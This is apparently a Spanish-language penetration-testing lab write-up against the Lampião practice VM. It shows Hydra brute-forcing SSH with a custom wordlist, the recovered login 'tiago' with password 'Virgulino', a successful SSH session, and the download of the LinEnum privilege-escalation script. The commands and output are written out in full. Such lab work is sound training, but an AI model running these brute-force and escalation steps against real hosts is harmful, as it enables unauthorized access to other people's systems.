account
wrapper
Home
new
para
por
content
foi
uma
User
page
footer
```

Ilustración 9. Visualización del archivo DicLampiao.txt

Tras el escaneo de directorios, se visualiza el contenido del archivo DicLampiao.txt usando el comando cat. El archivo contiene un listado de palabras y rutas descubiertas en la aplicación web.

5.1.8 Pantalla de ayuda de la herramienta Hydra



```

kali@kali: ~
root@kali: /home/kali x kali@kali: ~ x kali@kali: ~ x
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi-
litary or secret service organizations, or for illegal purposes (this is non-bin-
ding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o
FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN
:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT]/O
PT]]


Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

```

Ilustración 10. Resumen de sintaxis y opciones básicas de Hydra.

Captura de la salida de ayuda del comando hydra en Kali Linux, mostrando la versión, la sintaxis general y las opciones principales para realizar ataques de fuerza bruta (login, password, archivos, módulos y parámetros de conexión).

5.1.9 Ataque SSH con diccionario mediante Hydra



```
(kali@kali)-[~]
$ hydra -l user -P DicLampiao.txt ssh://192.128.100.14

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 17:17:
10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844),
~53 tries per task
[DATA] attacking ssh://192.128.100.14:22/
[STATUS] 241.00 tries/min, 241 tries in 00:01h, 605 to do in 00:03h, 14 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume sessio
n.


(kali@kali)-[~]
$ hydra -l tiago -P DicLampiao.txt ssh://192.128.100.14

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).
```

Ilustración 11. Ejecución de Hydra contra SSH en Lampiao.

Captura del terminal donde se ejecuta `hydra -l <usuario> -P DicLampiao.txt ssh://192.128.100.14`. Se muestran mensajes de inicio de Hydra. También se ve que Hydra creó un archivo de sesión para reanudar el ataque.

5.1.10 Credenciales encontradas por Hydra


A screenshot of a Kali Linux terminal window. The window has three tabs: 'root@kali: /home/kali', 'kali@kali: ~', and 'kali@kali: ~'. The active tab is the last one. The terminal shows the command '\$ hydra -l tiago -P DicLampiao.txt ssh://192.128.100.14'. The output includes the Hydra version (v9.5), a warning about SSH configurations, and a successful login for the user 'tiago' with the password 'Virgulino'. The terminal also shows some error messages about targets that did not resolve or could not be connected.

```
(kali@kali)-[~]  
$ hydra -l tiago -P DicLampiao.txt ssh://192.128.100.14  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi  
litary or secret service organizations, or for illegal purposes (this is non-bin  
ding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 17:18:  
45  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco  
mmended to reduce the tasks: use -t 4  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa  
iting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844),  
~53 tries per task  
[DATA] attacking ssh://192.128.100.14:22/  
[22][ssh] host: 192.128.100.14 login: tiago password: Virgulino  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 4 final worker threads did not complete u  
ntil end.  
[ERROR] 4 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-11 17:19:  
52
```

Ilustración 12. Resultado exitoso de fuerza bruta sobre SSH.

Captura del terminal mostrando la ejecución de `hydra -l tiago -P DicLampiao.txt ssh://192.128.100.14` y la salida final donde Hydra informa que encontró una credencial válida: usuario `tiago` y contraseña `Virgulino`.

5.1.11 Prueba de contraseñas (Hydra)




```
kali@kali: ~  
root@kali: /ho... x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ hydra -v -V -l tiago -p DicLampiao.txt ssh://192.128.100.14  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi  
litary or secret service organizations, or for illegal purposes (this is non-bin  
ding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 17:23:  
48  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco  
mmended to reduce the tasks: use -t 4  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa  
iting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try pe  
r task  
[DATA] attacking ssh://192.128.100.14:22/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[INFO] Testing if password authentication is supported by ssh://tiago@192.128.10  
0.14:22  
[INFO] Successful, password authentication is supported by ssh://192.128.100.14:  
22  
[ATTEMPT] target 192.128.100.14 - login "tiago" - pass "DicLampiao.txt" - 1 of 1  
[child 0] (0/0)  
[STATUS] attack finished for 192.128.100.14 (waiting for children to complete te
```

Ilustración 13. Resultado de intento de autenticación.

Captura del terminal mostrando la ejecución `hydra -v -V -l tiago -p DicLampiao.txt ssh://192.128.100.14`. Se aprecian advertencias sobre la verificación de que la autenticación por contraseña está soportada y el intento de autenticación para el usuario `tiago` usando el archivo de contraseñas `DicLampiao.txt`.

5.1.12 Acceso Exitoso vía SSH



```
tiago@lampiao: ~  
root@kali: /ho... x kali@kali: ~ x kali@kali: ~ x tiago@lampia... x  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ssh tiago@192.128.100.14  
The authenticity of host '192.128.100.14 (192.128.100.14)' can't be established.  
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQBtVrPs8.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '192.128.100.14' (ED25519) to the list of known hosts  
.  
tiago@192.128.100.14's password:  
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
System information as of Thu Sep 11 12:19:48 BRT 2025  
  
System load:  0.13           Processes:            181  
Usage of /:   7.5% of 19.07GB Users logged in:       0  
Memory usage: 25%           IP address for eth0: 192.128.100.14  
Swap usage:   0%  
  
Graph this data and manage this system at:  
https://landscape.canonical.com/
```

Ilustración 14. Conexión SSH establecida al servidor Lampião

Se logró un acceso inicial al sistema mediante el servicio SSH (puerto 22) utilizando el nombre de usuario tiago descubierto durante la fase de reconocimiento. El comando `ssh tiago@192.128.100.14` inició la conexión, que fue autenticada exitosamente con una contraseña.

5.1.13 Descarga de Herramienta de Escalada de Privilegios LinEnum





Ilustración 15. Clonación del script LinEnum.sh en GitHub

Visita al repositorio de GitHub rebootuser/LinEnum, que contiene un script de enumeración muy conocido.

LinEnum automatiza la búsqueda común de escalada de privilegios en sistemas Linux



The screenshot shows a terminal window titled 'kali@kali: ~/LinEnum'. The terminal output is as follows:

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ git clone https://github.com/rebootuser/LinEnum.git
Clonando en 'LinEnum'...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138 (from 1)
Recibiendo objetos: 100% (234/234), 113.83 KiB | 518.00 KiB/s, listo.
Resolviendo deltas: 100% (130/130), listo.

(kali@kali)-[~]
$ ls
atUmOCeI.jpeg  Documentos  images      LinEnum     Público
Descargas      Escritorio  LAB-KEVIN   Música      robots.txt
Diclampoo.txt  Imágenes   LAB-LINUX   Plantillas  Vídeos


(kali@kali)-[~]
$ cd LinEnum

(kali@kali)-[~/LinEnum]
$
```

Ilustración 16. Clonación del script `LinEnum.sh` en la consola

La ejecución del comando `git clone https://github.com/rebootuser/LinEnum.git` para descargar la herramienta.

5.1.14 Verificación y Preparación del Script [LinEnum.sh](#)



```
kali@kali: ~/LinEnum

root@kal... x kali@kali: ~ x kali@kali: ~ x tiago@la... x kali@kali... x

(kali@kali)-[~]
$ ls
atUmOCeI.jpeg  Documentos  images  LinEnum  Público
Descargas     Escritorio  LAB-KEVIN  Música  robots.txt
DicLampiao.txt  Imágenes  LAB-LINUX  Plantillas  Vídeos

(kali@kali)-[~]
$ cd LinEnum

(kali@kali)-[~/LinEnum]
$ ls
CHANGELOG.md  CONTRIBUTORS.md  LICENSE  LinEnum.sh  README.md

(kali@kali)-[~/LinEnum]
$ cd LinEnum.sh
cd: no es un directorio: LinEnum.sh

(kali@kali)-[~/LinEnum]
$ nano LinEnum.sh

(kali@kali)-[~/LinEnum]
$
```

Ilustración 17. Navegación y verificación del contenido del directorio LinEnum

Una vez clonado el repositorio, se verifica su contenido con el comando `ls`, confirmando la presencia del script principal `LinEnum.sh` junto con archivos de documentación

```

GNU nano 8.3 LinEnum.sh
#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
#@rebootuser

#help function
usage ()
{
echo -e "\n\e[00;31m#####\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;33mLocal Linux Enumeration & Privilege Escalation Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#####\e[00m"
echo -e "\e[00;33m# www.rebootuser.com | @rebootuser \e[00m"
echo -e "\e[00;33m# $version\e[00m\n"
echo -e "\e[00;33m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e[00m\n"

